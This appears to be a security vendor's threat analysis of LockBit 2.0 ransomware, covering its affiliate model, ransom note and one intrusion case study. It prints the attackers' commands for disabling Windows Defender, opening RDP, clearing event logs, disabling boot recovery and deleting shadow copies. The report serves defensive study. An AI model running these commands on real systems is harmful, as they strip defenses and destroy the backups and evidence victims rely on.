THREAT ANALYSIS REPORT: LockBit 2.0 - All Paths Lead to Ransom

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Written By
Cybereason Global SOC Team

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The Cybereason Global Security Operations Center (GSOC) Team issues Cybereason Threat Analysis Reports to inform on impacting threats. The Threat Analysis Reports investigate these threats and provide practical recommendations for protecting against them.

In this Threat Analysis report, Cybereason GSOC team analysts have analyzed two different cases that involved LockBit infections, occurring at two very different time periods. Following this introduction, we describe in detail the attack chain from the initial infection to the ransomware deployment.

Key Points

- **Intensive data exfiltration**: Cybereason observed LockBit stealing large amounts of information from its victims. The threat actors mostly used FTP and cloud file hosting solutions such as FileZilla, Rclone and MegaSync to exfiltrate the information.
- **Constantly evolving tools and techniques**: LockBit operates on a RaaS (Ransomware as a Service) model. The affiliates that use LockBit's services conduct their attacks according to their preference and use different tools and techniques to achieve their goal. As the attack progresses further along the kill chain, the activities from different cases tend to converge to similar activities.
- **EDR-aware mentality**: The attackers are constantly evolving, and take into consideration that EDR tools are doing the same. Thus, the attackers are making detection, investigation, and prevention more complex by disabling EDR and other security products, while deleting the evidence to baffle forensics attempts.
- **Cybereason Managed Detection and Response (MDR)**: The Cybereason GSOC team has a zero-tolerance policy towards attacks involving LockBit and its affiliates, and categorizes such attacks as critical, high-severity incidents. The Cybereason GSOC MDR Team issues a comprehensive report to customers when such an incident occurs. The report provides an in-depth overview of the incident, which helps to understand the scope of the compromise and the impact on the customer's environment. These reports also provide attribution information whenever possible, as well as recommendations for threat mitigation and isolation.
- **Detected and prevented**: The Cybereason Defense Platform effectively detects and prevents infections from LockBit and their affiliates.


Introduction

In September 2019, a new version of a worm-like ransomware was reported. This ransomware was known as LockBit. Since then, a new variant of LockBit was discovered, dubbed–LockBit 2.0.

LockBit 2.0 is very efficient and can spread quickly within a target network. It also operates in a RaaS (Ransomware-as-a-service) model, which has become an increasingly popular business model for ransomware operators in the past few years, helping ransomware groups expand their reach and revenue while scaling up, without considerably growing their core team or expenses.

RaaS is a subscription-based model that enables affiliates to use existing ransomware tools and infrastructure in order to execute ransomware attacks. LockBit 2.0 incentivizes affiliates to earn a percentage of each successful ransom payment by leveraging their tools to compromise entire networks and systems.

Similar to other ransomware, LockBit 2.0 uploads the compromised files to a public repository, where they are available to everyone on the internet:



UNTIL FILES
8D 12:07:04
PUBLICATION

14 Aug, 2021 00:00:00


erg.eu

ERG S.p.A has operated in the energy sector for over 80 years. Listed on the Milan Stock Exchange, it is active in the production of wind energy, solar energy, hydroelectric energy and high-yield thermoelectric

LockBit 2.0 portal screenshot

We have observed many different ransomware attacks which have increased massively over the past months. LockBit is one of the dominating ones, and in fact, is a highly sophisticated form of ransomware (see also: *White Paper - Inside Complex RansomOps and the Ransomware Economy*). Current potential LockBit 2.0 victims' business sectors range from IT services, to financial institutions, to other large organizations.

After the attackers have cleared their footstep by tampering with Windows security features to eliminate the possibility of recovering the encrypted data by deleting backups and restoring features, the attackers proceed to encrypt the files on the affected machines.
After the encryption, the user receives a ransom note informing them about the encryption of the files and provides instructions on how to decrypt them by paying the ransom:



```
LockBit 2.0 Ransomware

Your data are stolen and encrypted
The data will be published on TOR website http://lockbit[redacted].onion and
https://bigblog.at if you do not pay the ransom
You can contact us and decrypt one file for free on these TOR sites
http://lockbit[redacted].onion
http://lockbit[redacted].onion
OR
https://decoding.at

Decryption ID: [redacted]
```


Post encryption ransom note as observed in one case study

The high demand for LockBit's services and its effective affiliate program makes it a growing threat that should not be overlooked.

Cybereason successfully detects LockBit's operation and is able to facilitate the scoping of the threat, its magnitude and spread, and thus helps impacted organizations to act on time and stop the attack from infecting more systems and crucial assets.

Analysis

Attack Life Cycle: Case Study 1



Attack diagram as observed in this case study

This case study describes how LockBit affiliates penetrated a network in Q4 2021 and worked their way through it to encrypt the assets of the victim, a company in the industrial sector.

Infection Vector


The affiliates working with LockBit are using their own malware and tools to launch the actual attacks on their targets. In most of the infections that we have encountered, the infection vector that led to the delivery of LockBit was a misconfigured service, particularly a publicly opened RDP port.

In other cases, affiliates would use a more traditional phishing email that will allow them to remotely connect to a network via an employee's computer, or utilize malicious attachments, downloads, application patch exploits or vulnerabilities to gain access to a network.

Credentials Access and Reconnaissance


Once the attacker established an initial foothold on the compromised network (machine), their next step was to start the reconnaissance activity and credentials extraction.

In this case, the attackers used tools such as Mimikatz and Netscan, a powerful network monitoring system that is used to identify the network's structure and valuable assets on the network. Both of these tools were used to assist lateral movement throughout the network:



The use of Mimikatz and Netscan as seen in the Cybereason Defense Platform

As can be seen in the image below, the attacker also used taskmgr.exe (Windows Task Manager) to create a memory dump of lsass.exe (Microsoft Local Security Authority Subsystem Service) to extract the user's credentials:



2
taskmgr.exe
lsass.dmp (taskmg...
Malicious process
lsass.dmp (taskmgr.exe > lsass.exe)
Attempted credential theft

Dumping lsass.exe process memory as seen in the Cybereason Defense Platform

Vulnerabilities Exploitation

To achieve more stealth and gain elevated privileges, the attackers also attempted to exploit the SpoolFool vulnerability (CVE-2022-21999), which was first reported in February 2022. This vulnerability allows an unprivileged user to create arbitrary and writable directories by configuring the SpoolDirectory attribute on a printer.

Since an unprivileged user is allowed to add remote printers, an attacker can create a remote printer and grant everyone the right to manage this printer. Eventually, this is further used to perform tasks such as injecting malicious modules:



Exploitation of the SpoolFool vulnerability as seen in the Cybereason Defense Platform

Lateral Movement and Remote Code Execution

The attacker used PsExec to execute commands and other malicious executables and files on different machines on the network.

PsExec is a portable tool from Microsoft that lets you run processes remotely using any user's credentials. It’s similar to a remote access program but instead of controlling the computer with a mouse, commands are sent via the Command Prompt.

PsExec may be used by the attacker not only to manage processes on the remote computer, but also to redirect an application’s console output to his computer, making it appear as though the process is running locally.

Defense Evasion

Impairing Defenses

As can be seen in the image below, the attacker used PsExec to remotely execute files and tools on the affected machines, such as :

C:\WINDOWS\system32\cmd.exe /c "1.cmd"

C:\WINDOWS\system32\cmd.exe /c "rdp.bat"

These commands were used to enable RDP connections and tamper with the Windows Defender settings. These actions were taken in order to allow the attacker to remotely connect to the machines via compromised credentials and view, transfer or manipulate every file on the user’s system.


To enable RDP connections, the attackers used the aforementioned scripts which changed the registry value of the following to zero which specifies that Remote Desktop connections are enabled:
HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections

The attackers have also used a Netsh command for adding a rule to the Windows Firewall exceptions list, allowing the use of RDP on local port (3389):

netsh advfirewall firewall add rule name=”allow RemoteDesktop” dir=in protocol=TCP localport=3389 action=allow

In addition, as part of the executed scripts activity, PowerShell was observed executing the command “*-Command Add-MpPreference -ExclusionPath *C:\\*” which altered the Windows Defender settings by adding every file located under the (C:) directory to the Windows Defender exclusion list, meaning every file that is located under this directory will not be monitored by Windows Defender.

That gave the attackers a “free hand” to operate and execute every file they desired with no interference or prevention:



```
C:\Windows\system32\cmd.exe /c ""1.cmd" "
```

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet
\Control\Terminal Server" /v fDenyTSConnections /t
REG_DWORD /d 0 /f
```


```
netsh advfirewall firewall add rule name="allow RemoteDesktop"
dir=in protocol=TCP localport=3389 action=allow
```

```
powershell -inputformat none -outputformat none -NonInteract
ive -Command Add-MpPreference -ExclusionPath "C:\\"
```

```
powershell -inputformat none -outputformat none -NonInteract
ive -Command Add-MpPreference -ExclusionPath "C:\"
```

1.cmd enabling RDP connections and tampering with Windows security as seen in the Cybereason Defense Platform

For the attack to execute effectively, attackers conduct preliminary actions. Once executed, LockBit deletes important records, backups, and data from the infected host in order to prevent forensics and recovery attempts of the encrypted data:



```
C:\Windows\system32\cmd.exe /c ""rdp.bat"
```

```
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal
Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
```


```
netsh advfirewall firewall add rule name="allow RemoteDesktop"
dir=in protocol=TCP localport=3389 action=allow
```

rdp.bat enabling RDP connections and tampering with Windows security as seen in the Cybereason Defense Platform

Subverting Recovery Methods

The attacker used wevtutil, a Windows legacy tool which enables retrieving information about event logs. The commands in the image below were used by the attackers to clear logs that contain records of login/logout activities or other security-related events specified by the system's audit policy and applications.

The attackers executed this program in order to hide their tracks to avoid future forensics on the host:




```
wevtutil cl security
wevtutil cl system
wevtutil cl security
wevtutil cl application
```

Using wevtutil to clear security logs as seen in the Cybereason Defense Platform

Another method we have spotted of deleting footprints by the attacker was using the ping command as a delay mechanism, allowing the ransomware process to terminate. Then the File System utility (Fsutil.exe) is used to prevent the malicious executable from being recovered by overwriting the first 524KB with zeros:

> *fsutil file setZeroData offset=0 length=524288 [Lockbit binary file path]*




```
fsutil file setZeroData offset=0 length=524288 "C:\Windows\LockBit_E3C751073731ECDC.exe"
ping 127.0.0.7 -n 3
```

Using fsutil.exe and ping to delete footprints as seen in the Cybereason Defense Platform

Besides the use of wevtutil, the attackers also destroyed recovery methods with the help of the tools bcdedit.exe, wmic.exe, and vssadmin.exe.

BCDEdit is a command-line tool for managing the Boot Configuration Data. In this case, BCDEdit was used to ensure that system boot failures are ignored and the recovery boot option disabled. This is also a method to make it harder for the user to retrieve their data:




```
wevtutil cl security
wevtutil cl system
wevtutil cl security
wevtutil cl application
```

```
bcdedit /set {default} recoveryenabled no
bcdedit /set {default} bootstatuspolicy ignoreallfailures
bcdedit /set {default} recoveryenabled No
```

Using wevtutil.exe and bcdedit.exe to prevent recovery as seen in the Cybereason Defense Platform

The Volume Shadow Copy Service is an administrative tool that provides the framework for doing volume backups and for creating consistent, point-in-time copies of data (known as shadow copies).

The attacker used both vssadmin.exe and Windows Management Instrumentation utility (wmic.exe) to delete the system's shadow copies, and in doing so, making it impossible for the user to restore to the latest restore point or use any of the backups:



```
vssadmin Delete Shadows /All /Quiet
vssadmin delete shadows /all /quiet
```

